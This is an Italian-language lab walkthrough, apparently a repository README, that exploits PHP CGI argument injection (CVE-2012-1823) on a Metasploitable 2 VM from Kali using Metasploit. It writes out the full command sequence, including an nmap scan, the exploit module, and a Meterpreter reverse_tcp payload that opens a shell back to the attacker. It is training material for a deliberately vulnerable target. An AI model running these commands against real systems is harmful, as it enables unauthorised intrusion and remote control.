 nulltrace1336/php-cgi-argument-injection-exploit
In questo video, tramite Kali Linux, l'exploit di PHP CGI Argument Injection (CVE-2012-1823) sul server Metasploitable 2 viene effettuato utilizzando Metasploit.


Trova l'IP di Metasploitable da Kali:
ip a
Ad esempio:
Kali: 192.168.56.101
Metasploitable2: 192.168.56.102
Controlliamo porta e servizio:
nmap -p 80 192.168.56.102
Puoi verificare anche nel browser:
msfconsole

search php cgi
Modulo corretto:
use exploit/multi/http/php_cgi_arg_injection
set RHOSTS 192.168.56.102
set RPORT 80
set TARGETURI /
Selezioniamo il payload:
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444
Verifichiamo:
show options
run
oppure
exploit
Se ha successo:
Meterpreter session 1 opened
sysinfo
whoami
